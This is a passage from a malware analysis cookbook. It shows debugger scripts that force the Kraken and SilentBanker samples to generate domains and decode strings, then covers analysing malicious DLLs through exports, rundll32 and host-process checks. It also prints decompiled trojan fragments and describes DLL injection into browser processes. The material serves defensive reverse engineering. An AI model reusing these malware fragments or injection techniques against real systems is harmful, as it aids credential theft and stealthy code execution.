        imm.writeLong(imm.getRegs()['ESP']+4, pbuf)
        imm.writeLong(imm.getRegs()['ESP']+8, idx)
        # run until we hit a bp (the DGA function's end)
        imm.Run()
```

```
# read the domain from the output buffer
host = imm.readString(imm.readLong(pbuf))
table.add(',', ['%d' % idx, '%s' % host])

return "Done generating %d domains" % idx
```

The PyCommand creates a table with the generated domains, as you can see in Figure 12-25. When it's done, you can copy the entire table (or just the names) and save them into a text file.



**Figure 12-25:** The debugger script outputs all of the generated domain names.

## NOTE

You might have noticed by looking at the index column in Figure 12-25 that the script iterates only from 0 (zero) to 100 and it skips the odd numbers. The `counter` variable is a 32-bit unsigned integer; thus it can range from zero to over four billion. There are two weaknesses in Kraken's DGA that are worth mentioning:

- The `counter` starts at zero each time Kraken begins executing (i.e., every time an infected machine reboots) rather than at a random number between zero and four billion.
- Odd numbers cause Kraken's algorithm to generate the same domain names as the even numbers that precede them. This effectively cuts the number of possible domains generated by the DGA in half.

As previously mentioned, the Kraken DGA is less complex compared to others. However, you can use the same concepts discussed in this recipe to try and crack them. The following are a few other resources you should look into if you're interested in DGAs:

- **Downatool:** Program and source code that implements Downadup.B/Conficker.B's DGA (<http://mnin.blogspot.com/2009/01/downatool-for-downadupbconflickerb.html>)
- **Conficker.C's DGA:** Reverse-engineered by SRI International (<http://mtc.sri.com/Conficker/addendumC/>)
- **Technical details of Srizbi's DGA:** Reverse-engineered by Julia Wolf and Alex Lanstein of FireEye (<http://blog.fireeye.com/research/2008/11/technical-details-of-srizbis-domain-generation-algorithm.html>)
- **"Taking over the Torpig Botnet"** by Brett Stone-Gross and Marco Cova, et. al.: The document describes Torpig's DGA, including how they used Twitter trends as a seed-ing mechanism (<http://www.cs.ucsb.edu/~seclab/projects/torpig/>)

## RECIPE 12-12: DECODING STRINGS WITH X86EMU AND PYTHON



*You can find supporting material for this recipe on the companion DVD.*

In this recipe, we'll show you how to reveal strings in a binary by using Chris Eagle's x86emu<sup>19</sup> plug-in for IDA Pro and Python scripting in Immunity Debugger. Most of the time, using the `strings` command (or BinText<sup>20</sup> on Windows) is sufficient, but not always. If the binary is packed, you'll need to unpack it first; and sometimes you'll still find a shortage of visible strings. Even if you dump memory from a running process, you may not get a full list of the strings. The following pseudo-code demonstrates two of the reasons why gathering strings may not be so easy.

```
void do_work (void) {
    // the string in encoded form
    unsigned char str[] = "\x37\x11\x82\x75\x29";

    // allocate a temporary buffer
    char * tmp = (char *) malloc(sizeof(str));

    // decode the string into the temporary buffer
    decode(str, &tmp);

    // use the string...
    CreateMutex(NULL, NULL, tmp);

    // zero-out the memory to erase the string
```

```

memset(tmp, 0, sizeof(str));

// free the temporary buffer
free(tmp);
}


if (condition) {
    do_work();
}

```

You'll run into two different issues with the previous code. Malware may decode a string immediately before using it and then zero-out or free the memory in which the string was stored before performing the next operation. Thus, only one string at a time is exposed in memory. The second issue is that the function that uses the string is only called if a certain condition is met. For example, if malware doesn't receive a particular response from a command and control server, it may never call the `do_work()` function. In these cases, you're not likely to find many strings in memory or in the unpacked file.

### Finding SilentBanker's Decoding Function

To demonstrate these concepts, we loaded a copy of SilentBanker into IDA Pro and navigated to the strings tab. As shown in Figure 12-26, even after we unpacked the binary, many of the strings are still unreadable.



**Figure 12-26:** Strings in the malware are unreadable even after unpacking.

We double-clicked one of the strings and then brought up the list of cross-references to the string by pressing Ctrl+X. This took us to the location in the SilentBanker's code where the string is used. As you can see in Figure 12-27, the following steps are taken for each string:

1. A pointer to the string is moved into the `EAX` register.

2. The `EAX` register is pushed onto the stack twice (these become the function's two arguments).
3. The `sub_100122E8` function is called.

According to the usage, `sub_100122E8` (presumably the decoding function) takes two arguments.

```

10006897 mov     eax, offset aNRRFSdxmOnreHdlr ; "NRRFSdxm Onre Hdlr"
1000689C push    eax
1000689D push    eax
1000689E call   sub_100122E8
100068A3 mov     eax, offset aNRRFSdxmFdnzj ; "NRRFSdxm Fdnzjca1"
100068A8 push    eax
100068A9 push    eax
100068AA call   sub_100122E8
100068AF mov     eax, offset aFuFOnreHdlr ; "FuF$ Onre Hdlr"
100068B4 push    eax
100068B5 push    eax
100068B6 call   sub_100122E8


```

**Figure 12-27:** The function being called right after referencing the strings is probably the decoder.

The reason SilentBanker passes the same value twice to the decoding function was a bit puzzling at first. If both arguments are the same, wouldn't it make more sense to create a function that only takes one argument? We came to the conclusion that `sub_100122E8` is a generic function. It accepts a pointer to the input buffer (containing the data to decode) and a pointer to the output buffer (location to store the plain-text string). In the cases shown in Figure 12-27, the attackers are passing the same value twice, because they wish to decode the strings in-place. We can examine how the decoding function operates using x86emu.

## Using x86emu to Investigate

The x86emu plug-in for IDA Pro allows you to execute instructions from the binary in an emulated environment. You can use it to investigate the behavior of certain code blocks without worrying about infecting your analysis machine. In IDA Pro, you can click on an address (`0x10006897` in this case—where “NRRFSdxm Onre Hdlr” is moved into `EAX`) and then click `Edit` ⇨ `Plugins` ⇨ `x86 Emulator`. This brings up the emulator's control panel, with `EIP` automatically set to the location of the cursor, as shown in Figure 12-28. At this point, you can click `0x100068A3` (the first instruction after the call) and use the `Run To Cursor` button to execute the decoding function.



**Figure 12-28:** The x86emu control panel

If the instructions that you execute with x86emu modify data in the program, the changes are reflected immediately in the IDA database file (IDB). As shown in Figure 12-29, now we can see the newly decoded strings. We also labeled the `sub_100122E8` function as `Decode` in the disassembly.

```

10006897 mov     eax, offset aNrfsdxn0nreHd ; "HTTPMail User Name"
1000689C push    eax
1000689D push    eax
1000689E call    Decode
100068A3 mov     eax, offset aNrfsdxnfdnnzj ; "HTTPMail Password2"
100068A8 push    eax
100068A9 push    eax
100068AA call    Decode
100068AF mov     eax, offset aFuF0nreHd1r ; "POP3 User Name"
100068B4 push    eax
100068B5 push    eax
100068B6 call    Decode

```

**Figure 12-29:** x86emu decoded the strings and automatically updated the IDA database.

If you just want to decode a few strings in the binary, x86emu is definitely the way to go. However, if you want to decode all strings, it could take some time. Remember, you can't just emulate the entire program from start to finish, because some functions may not execute unless certain conditions are met. Instead, you could enumerate all cross-references to `sub_100122E8` function and force execution of each instance using a debugger script.

## Forcefully Decoding All Strings with Python

By instrumenting code in a debugger, you can force the malware to decode all of its strings, without executing any of its malicious payloads. Here are the basic steps that the script takes:

1. It uses `imm.getXrefFrom` to enumerate all cross-references to the decoding function.
2. Starting at the address of the cross reference, it disassembles backwards (i.e., in a reverse direction) looking for the `MOV r32, ADDR` instruction, where `r32` represents any 32-bit register and the `ADDR` operand is the address of the encoded string.
3. It reads a copy of the encoded string and saves it for logging purposes.
4. It sets `EIP` to the address of the cross-reference (the instruction which `CALLS` the decoding function), moves the string pointer onto the stack (twice—once for each argument), and uses `imm.stepOver` to execute the decoding function.
5. It reads a copy of the decoded string and prints it along with the encoded version saved in Step 3.
6. It repeats these steps for each string in the binary.




Here is the code:

```
import immllib

def main(args):
    imm = immllib.Debugger()
    table = imm.createTable('Silent Banker Strings',
        ['Address', 'Encoded', 'Decoded'])
    # get all cross-references to the decoding function
    refs = imm.getXrefFrom(0x100122E8)
    for ref in refs:
        addr = None
        # disassemble backwards until finding MOV r32, <const>
        for i in range(1,5):
            op = imm.disasmBackward(ref[0], i)
            instr = op.getDisasm()
            if instr.startswith('MOV'):
                # get address of the encoded string in memory
                addr = op.getImmConst()
                break
        if addr != None:
            # read the encoded version of the string
            e_str = imm.readString(addr)
            # forcefully execute the decoding of each string
            imm.setReg('EIP', ref[0])
            imm.writeLong(imm.getRegs()['ESP'], addr)
            imm.writeLong(imm.getRegs()['ESP']+4, addr)
            imm.stepOver()
            # now read the decoded string
            d_str = imm.readString(addr)
            table.add('', ['0x%x' % addr, '%s' % e_str, '%s' % d_str])
```

To use the code, save it as a PyCommand and execute it with a copy of the malware loaded in Immunity Debugger. Keep in mind, the hard-coded address of the decoding function may be different between variants of the same malware. Figure 12-30 shows the output:



Address	Encoded	Decoded
0x1000145c	QUTRNWUP	WORTH_OF
0x10001c00	SLIj	Memo
0x10001424	Ktepsak*HkIojn	Currency_Symbol
0x100015d0	PWLR*TLRB	FIAT_RATE
0x100019b8	FLJBB*HLSB	PAYEE_NAME
0x10001d18	FLJBBH*LSUQHR	PAYMENT_AMOUNT
0x10001714	FLJBBH*OHRVRI	PAYMENT_UNITS
0x10001c08	FLJBBH*SBRLA*WU	PAYMENT_METAL_ID
0x10001854	FLJBT*LKQUQHR	PAYER_ACCOUNT
0x10001b58	QWUWFT*UQHKB	USD_PER_OUNCE
0x100017c0	dtuJR2	autoT1
0x10001920	dtuJR1	autoT2
0x10001c1c	.ELguXjsJKjsvkel	38ActIon=ConfIrm
0x100019bc	nJovst	login:
0x10001a74	bnzt	pswt:
0x10001ad0	ONBT	USER
0x1000164c	FLWH	PASS
0x10001dfc	bdenre	parser
0x10001cb4	<455UC55>	<!--OK-->
0x10001c64	NrUptcFenfxmror	SeDebugPrivilege

Figure 12-30: The output of our strings decoder plugin

As you can see, the table shows the addresses of all strings, the encoded version, and the decoded version. Did you notice that we didn't even look at the algorithm used in the `sub_100122E8` function? It could be based on XOR, a simple substitution cipher, or a super complex formula. However, we were still able to decode all of the strings—that's the power of instrumentation. As long as you can find the decoding function and learn 1) how it accepts input and 2) where it places the output, then you should be able to use similar techniques on other malware samples that you find in the wild.

<sup>19</sup><http://www.idabook.com/x86emu/>

<sup>20</sup><http://www.foundstone.com/us/resources/proddesc/bintext.htm>

# 13

## Working with DLLs

*Windows exposes a majority of its Application Programming Interface (API) in Dynamic Link Library (DLL) files. Thus, the functions that processes need to interact with the file system, Registry, network, and GUI interface are contained within DLLs. When a process wants to call an API function, it must first load a copy of the DLL that exports the API into its private memory space. The fact that DLLs execute in the context of a process makes their use very desirable to malware authors. By distributing malicious code as DLLs instead of EXEs, the malware can run inside any process (henceforth known as the target or host process), including `winlogon.exe`, `csrss.exe`, or `explorer.exe`. Not only does this capability help malware conceal its actions (any actions the malware performs will then appear to originate from the host process), but it gives the malware access to the entire addressable memory range owned by the host process.*

If the host process is a browser, the malware can steal credentials from SSL-secured transactions before encryption takes place. If the host process accepts user input, the malware can record keystrokes or mouse movements. Of course, there are other ways to perform these malicious actions, but from a programmer's perspective, creating a DLL that contains the functionality and then injecting the DLL into a host process is extremely easy. Attackers are attracted to easy solutions, because they save time. Another reason attackers use DLLs is because researchers and analysts aren't as familiar with DLLs as they are with EXEs. For example, many people had trouble performing dynamic analysis of Conficker samples when it was first discovered, because they didn't know how to execute Conficker's malicious DLL. This chapter discusses some of the challenges involved with analyzing DLLs and shows how you can overcome the challenges. As always, you should analyze suspicious DLLs within a virtual environment or on a Unix-based system.

## RECIPE 13-1: ENUMERATING DLL EXPORTS

Many attackers assign meaningful names to the functions that their malicious DLLs export, thus giving you a quick and easy first impression of the DLL's capabilities. Other attackers may use misleading or random names to intentionally trick you. This recipe shows you a few techniques for enumerating exported functions. The DLL used in the examples is a component of the 4DW4R3 rootkit described on the Sysinternals forums.<sup>1</sup>

### CFF Explorer

Daniel Pistelli's CFF Explorer<sup>2</sup> is a robust PE viewer/editor for Windows-based platforms. If you open a PE file that exports functions, you'll be able to click the Export Directory button, as shown in Figure 13-1. The application displays the following information for each function:

- **Ordinal:** An index into the Export Address Table (EAT) that contains information on the exported function
- **Function RVA:** The relative virtual address (i.e., offset from the image base of the DLL) where the function's code can be found in memory.
- **Name:** The function's name




Figure 13-1: Using CFF Explorer to view a DLL's exports

### Pefile

If you want you enumerate exports using a Python script on multiple platforms (for example, to process a large number of DLLs at once), you can use Ero Carrera's pefile (see Recipe 3-8 for an introduction). The following code shows the commands you can use:


```
$ python
Python 2.5.1 (r251:54863, Feb  6 2009, 19:02:12)
>>> import pefile
>>> pe = pefile.PE("4DW4R3c.dll")
```

```
>>> if hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
...     for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
...         print hex(pe.OPTIONAL_HEADER.ImageBase + exp.address), \
...               exp.name, exp.ordinal
...
0x10002415 FileDownload 1
0x1000249b HideConnection 2
0x10002484 InjectorAdd 3
0x1000234c ModuleDownload 4
0x10002504 SetCmdDelay 7
0x10002509 SetRedirUrl 8
0x10002255 _ModuleLoad@4 5
0x100021e3 _ModuleUnload@4 6
```

Notice that the output shows the VA (virtual address) of the exported functions rather than the RVA, as CFF Explorer shows. That is because we added the function's RVA to the DLL's image base (thus creating the VA) before printing the address. Assuming the DLL receives its preferred image base (0x10000000 in this case) when it is loaded into a process, you can expect to find the start of the `FileDownload` function at 0x10002415.

## IDA Pro

Performing static analysis in IDA Pro is one of the best ways to research a DLL's potential behaviors. Don't jump to conclusions about how a function behaves based on its name. Instead, inspect the code for each exported function. To do this, open a malicious DLL in IDA Pro and navigate to the Exports tab as shown in Figure 13-2. From the Exports tab, you can click the name of a function to view a disassembly of the function. In the example, we also used the Hex-Rays plug-in to decompile the `HideConnection` function.



The function takes one parameter, which is later passed to `gethostbyname`.

**Figure 13-2:** Analyzing a DLL's exports with IDA Pro and Hex-Rays

As you can see, IDA Pro reveals critical information for reverse-engineering the DLL. It shows that `HideConnection` accepts one parameter, which is a character pointer that the function passes to `gethostbyname`. Additionally, it shows that the function references the `h_addr_list` member of the value returned by `gethostbyname`. This `h_addr_list` member contains a list of IP addresses for a host. Thus, the argument to `HideConnection` is a hostname (i.e. `www.hidethisaddress.com`) that the malware should hide on the victim system.

## Common and Uncommon Export Names

As you may have gathered, attackers can choose any names for the functions exported by their DLLs. In fact, even if the names are blank or contain non-ASCII characters, a process can still find and call the functions based on the functions' ordinal values. Therefore, you'll run into all sorts of names during your research. Here are a few examples of descriptive names:

- `HideProcess`
- `ExecuteFile`
- `KillProcess`
- `BindIEBrowser`
- `StartHook`
- `ResetSSDT`

Here are a few examples of generic names that malware authors frequently use:

- `Install`
- `Launch`
- `Init`
- `Load`
- `Start`
- `ServiceMain`
- `Hook`

Here are a few examples of names that are unique (and borderline funny), but not descriptive:

- `KIIIsSes__McafEe`
- `Kisses_To_Trojanhunter`
- `_GetAwayFromMe`
- `_CreateSweetPlace`
- `YouTalkingTooMuch`

- IFoundTreasure
- ByeByeMyLove
- TheirKnifeIsSharp
- \_BangBangBang

Lastly, here are a few examples of random names:

- Lymomohu
- WanoRivacyde
- KenyjybopymoJo
- AddCvqidsd
- Kepibagipefowo

One thing you might do with all the DLLs you have in your malware collection is use a `pefile` script to dump all the export names into a database. Then you can query the database whenever you receive new DLLs and try to match new samples with old samples based on exported function names or other attributes.

<sup>1</sup>[http://forum.sysinternals.com/topic21838\\_page1.html](http://forum.sysinternals.com/topic21838_page1.html)

<sup>2</sup><http://www.ntcore.com/exsuite.php>

## RECIPE 13-2: EXECUTING DLLS WITH RUNDLL32.EXE

Unlike executable programs, you cannot simply double-click a DLL in order to run it because a DLL is not a standalone entity—it requires a host process, or container, to operate. Windows ships with a program called `rundll.exe` (16-bit version) or `rundll32.exe` (32-bit version) that serves as a generic host process for executing arbitrary DLLs (for more information, see *Windows Rundll and Rundll32 Interface*<sup>3</sup>). Both versions of the program use the following syntax, but we'll focus on `rundll32.exe` in this recipe.

```
C:\> rundll32 <dllpath>,<export> [optional arguments]
```

Here is a description of the parameters:

- The `dllpath` parameter should be the full path to the DLL on disk (but without any spaces or special characters).
- The `export` parameter is the name of an exported function to call after the DLL is loaded.

- There must be a comma (but no spaces) between the `dllpath` and `export` parameters.
- You can optionally supply arguments to the `export` function by placing them last on the command line.

The following steps explain how `rundll32.exe` works:

1. It calls `GetCommandLineW` to get the command-line parameters that you supplied.
2. It validates the command-line parameters and exits if your syntax is incorrect.
3. It loads the specified DLL by calling `LoadLibraryW`. This step automatically executes the code in the DLL's entry point (keep this in mind, it is *very* important).
4. It attempts to obtain the address of the `export` function by calling `GetProcAddress` and exits if the function cannot be found.
5. It calls the `export` function, supplying any optional arguments that are provided.

The `rundll32.exe` syntax is quite simple, but many people have trouble getting it right. Here are a few tips for common mistakes:

#### Tip #1:

The mistake in the following command is that an `export` function was not specified. As a result, the syntax check will fail and `rundll32.exe` will exit before calling `LoadLibraryW`.

```
C:\>rundll32 malicious.dll
```

Assuming you want to load a DLL and *only* call its entry point function (i.e., not any exports), then you can use the following command:

```
C:\>rundll32 malicious.dll,ThisIsFake
```

In the example, your syntax is valid, so `rundll32.exe` proceeds to call `LoadLibraryW`. As previously mentioned, `LoadLibraryW` invokes the DLL's entry point function automatically. Thus, the entry point function executes before `rundll32.exe` gets to Step 3 in order to check if `ThisIsFake` exists.

#### Tip #2:

The following command contains an error:

```
C:\>rundll32 kernel32.dll,Sleep 100
```

The mistake is that you can only call functions that do not require arguments or that expect to receive arguments in string form (i.e., a pointer to an ANSI or UNICODE buffer). The `Sleep` API call accepts an integer value representing the number of milliseconds to sleep. In the example, `Sleep` actually receives the address in memory where the string "100" exists,



and the rundll32.exe process will end up sleeping for some unpredictable amount of time rather than 100 milliseconds.

As you may recall from Recipe 13-1, the `HideConnection` function accepted a hostname in string form. You can legitimately call that function in the following manner:

```
C:\>rundll32 4DW4R3c.dll,HideConnection www.hidethisaddress.com
```

## Monitoring DLLs Dynamically

You can use any of the dynamic analysis tools from Chapter 9 to monitor the DLL's behaviors. If you're using Process Monitor, consider setting a filter based on the process name of rundll32.exe. Additionally, consider creating a script that enumerates exported functions in a DLL and calls each export in sequence, so that you are sure to trigger all possible entry points.

<sup>3</sup><http://support.microsoft.com/kb/164787>

## RECIPE 13-3: BYPASSING HOST PROCESS RESTRICTIONS

One of the obvious limitations to rundll32.exe is that the host process for the DLL will always be rundll32.exe. Many malicious DLLs only operate in a specific host process, and they will exit or behave differently if you try to run them anywhere else. For example, Figure 13-3 shows a decompilation (produced by the Hex-Rays plug-in for IDA Pro) of the code found in the DLL of the Clod/Sereki<sup>4</sup> trojan.

```

v7 = strlwr(szModName);
if ( strstr(v7, "explorer.exe") )
{
    CreateEventA(0, 0, 0, "prx673912690");
    v8 = decodestr(off_10025054, off_10025030, &unk_1003707C);
    lstrcpyA(byte_1003A950, v8);
    hLib = LoadLibraryA("kernel32");
    *CopyFileA = GetProcAddress(hLib, "CopyFileA");
    CreateThread(0, 0, ProxyThread, 0, 0, 0);
    if ( CheckOnFile() == 2 )
        SetTimer(0, 0, 0xC80, StealPOSCookies);
    return SetTLS2();
}
v10 = strlwr(szModName);
if ( !strstr(v10, "iexplorer.exe") )
{
    v11 = strlwr(szModName);
    if ( !strstr(v11, "regedit.exe") )
    {
        v12 = strlwr(szModName);
        if ( !strstr(v12, "regedit32.exe") )
        {
            v13 = strlwr(szModName);
            if ( !strstr(v13, "firefox.exe") )
                return Cleanup(v3, hinstDll);
        }
    }
}
}

```

**Figure 13-3:** Hex-Rays view of Clod's host process checks

As you can see, if the host process is `explorer.exe`, the malware creates a thread that installs a proxy server on the victim machine. Then it checks for any installed point of sale (POS) software and will attempt to exfiltrate credentials. If the host process is not `explorer.exe`, `iexplore.exe`, `regedit.exe`, `regedt32.exe`, or `firefox.exe`, then the DLL calls the `Cleanup` function and returns. If you execute a DLL with `rundll32.exe` and it doesn't behave the way you expect it to, then you may have found a DLL with host process restrictions. In these cases, you can leverage static analysis to determine the list of processes that trigger the desired behavior. Keep in mind that the host process list is not always a list of strings in cleartext. Attackers may pack the DLL to obfuscate the strings in addition to using the following tricks:

```
memset(name, 0, MAX_PATH);
GetModuleFileNameA(NULL, name, MAX_PATH);

if (strrchr(name, '\\') != NULL) {
    name = (char *) (strrchr(name, '\\') + 1);
}


if ((name[2] == 'x' && name[4] == 'l') || // Matches iexplore.exe
    (name[0] == 'f' && name[3] == 'e') || // Matches firefox.exe
    (name[1] == 'p' && name[2] == 'e')) // Matches opera.exe
{
    intarget = TRUE;
}
```

The code matches `iexplore.exe`, `firefox.exe`, and `opera.exe`, but it is much harder to figure that out from an analyst's perspective. Instead of checking the entire process name, which leaves visible strings in the binary, malware will often just make sure that a few of the letters are in the required position.

## Bypassing Host Process Restrictions

One simple way to get around the host process check is to rename `rundll32.exe` to `iexplore.exe` (or whatever host process the DLL requires) before calling it on the command line. That bypasses the name check, but other behaviors of the DLL might actually require that you run it inside a real Internet Explorer process. In these cases, you can use `RemoteDLL`,<sup>5</sup> as shown in Figure 13-4, to inject your DLL into an existing IE process.

Once the DLL is running in one of its target host processes, you can analyze the processes's behavior using file system monitors, registry monitors, packet capture utilities, and so on (see the dynamic analysis techniques discussed in Chapter 9). Another step you might take is scanning with an anti-rootkit tool (see Recipe 10-6) to see if the DLL attempts to hook any API functions in the host process.



**Figure 13-4:** Injecting a DLL into IE with RemoteDLL

<sup>4</sup><http://www.threatexpert.com/threats/backdoor-win32-sereki-b.html>

<sup>5</sup><http://securityxploded.com/remotedll.php>

## RECIPE 13-4: CALLING DLL EXPORTS REMOTELY WITH RUNDLL32EX



*You can find supporting material for this recipe on the companion DVD.*

As previously mentioned, a limitation of rundll32.exe is that you cannot choose the host process for your DLL. A limitation of RemoteDLL is that you cannot specify an exported function to call once the DLL is loaded. This recipe shows how (and why) we created a tool called rundll32ex that allows you to both specify a host process and call an exported function.

### The Need for a New Tool

The DLL that you saw in Recipe 13-1 exported a function named `SetRedirUrl`. Using IDA Pro, you can verify that `SetRedirUrl` takes one parameter—a character pointer. The Hex-Rays decompiler shows the following code for `SetRedirUrl`:

```
char *__stdcall SetRedirUrl(const char *Source)
{
    sub_10003DF2(Source);
    return strncpy(Dest, Source, 0x64u);
}
```

Let's assume, based on the function's name, that `SetRedirectUrl` takes a URL or hostname as its one parameter. You can try to analyze the DLL dynamically by calling the exported function with `rundll32.exe`. However, as shown in Figure 13-5, you'll encounter an error that states a DLL initialization routine failed.




Figure 13-5: Calling `SetRedirectUrl` from `rundll32` results in an error.

To troubleshoot the initialization error, you can analyze the DLL's entry point function using IDA Pro. `LoadLibrary` will report failure if a DLL's entry point function returns `FALSE`. Therefore, to determine the possible causes for the failure, you can inspect the code for any statements that would force the function to return 0 (`FALSE`) instead of 1 (`TRUE`). Figure 13-6 shows a Hex-Rays decompilation of the code in question:




Figure 13-6: Troubleshooting the DLL initialization error

Based on the code shown in Figure 13-6, you can make the following conclusions about the DLL's behavior:

- It calls `GetModuleFileNameA` to retrieve the full path to the host process (for example, `C:\WINDOWS\system32\rundll32.exe`).
- It calls `PathFindFileNameA` to strip the file name from the file path. `PathFindFileNameA` returns a value such as `rundll32.exe`.
- It checks if the host process is `svchost.exe`, and, if so, it calls the `call_on_svchost` function and continues.
- If the host process is not `svchost.exe`, it begins to cycle through a list of targets (`target_list`) until the list is empty or `PathMatchSpecA` returns `TRUE` when comparing an entry in the list with the host process name.
- It returns 0 (`FALSE`) if the host process is not matched with an entry in the target list. Otherwise, it calls the `call_on_target` function and continues. This is your primary point of failure. Most likely, `rundll32.exe` is failing the host process check. To verify your findings, you can look at the `target_list` variable and see what it contains. Figure 13-7 shows the list entries:

Address	target_list	dd offset	aExplore	DATA XREF: DLL
.text:10001180				DllEntryPoint
.text:10001180				"*explore*"
.text:10001184	dd offset	aFirefox	"*firefox*"	
.text:10001188	dd offset	aMozilla	"*mozilla*"	
.text:1000118C	dd offset	aOpera	"*opera*"	
.text:10001190	dd offset	aChrome	"*chrome*"	
.text:10001194	dd offset	aSafari	"*safari*"	
.text:10001198	dd offset	aFlock	"*flock*"	
.text:1000119C	dd offset	aNetscape	"*netscape*"	
.text:100011A0	dd offset	aAvant	"*avant*"	
.text:100011A4	dd offset	aBrowser	"*browser*"	
.text:100011A8	dd	0		

**Figure 13-7:** The DLL's list of target host processes

As you can see, the DLL is programmed to only execute in `svchost.exe`, Windows Explorer (matches `*explore*`), and various popular browsers. Recipe 13-3 showed you an easy method of injecting the DLL into a target process. However, as previously mentioned, `RemoteDLL` does not allow you to call an exported function (much less supply an optional argument to an exported function). Hence, you must use a different tool, such as the one presented in this recipe.

## Using rundll32ex

`rundll32ex` uses a very common method of injection involving the `CreateRemoteThread` API. Unfortunately, the behavior of this API is not uniform across all versions of Windows (for more information, see [Injecting Code Into Privileged Win32 Processes](#)<sup>6</sup> or Win7 and

CreateRemoteThread<sup>7</sup>). As a result, the tool may only work on Windows XP. rundll32ex accepts the following parameters:

- The PID of the target process
- The full path to the DLL to inject
- The name of an exported function to call once the DLL is loaded (optional)
- The argument to pass the exported function (optional)

Figure 13-8 shows the syntax and usage for rundll32ex. In the example, rundll32ex injected 4DW4R3c.dll into IEXPLORE.EXE (PID 3924) and called the DLL's exported SetRedirUrl function. Additionally, it passed the argument `http://testing.com` to SetRedirUrl.

The PID of IE is 3924

```

C:\WINDOWS\system32\cmd.exe
vmiprvse.exe      2380 Console      0      4.89
idag.exe          3716 Console      0      2.59
Explorer.exe     2668 Console      0      17.46
IEXPLORE.EXE     3924 Console      0      2.65
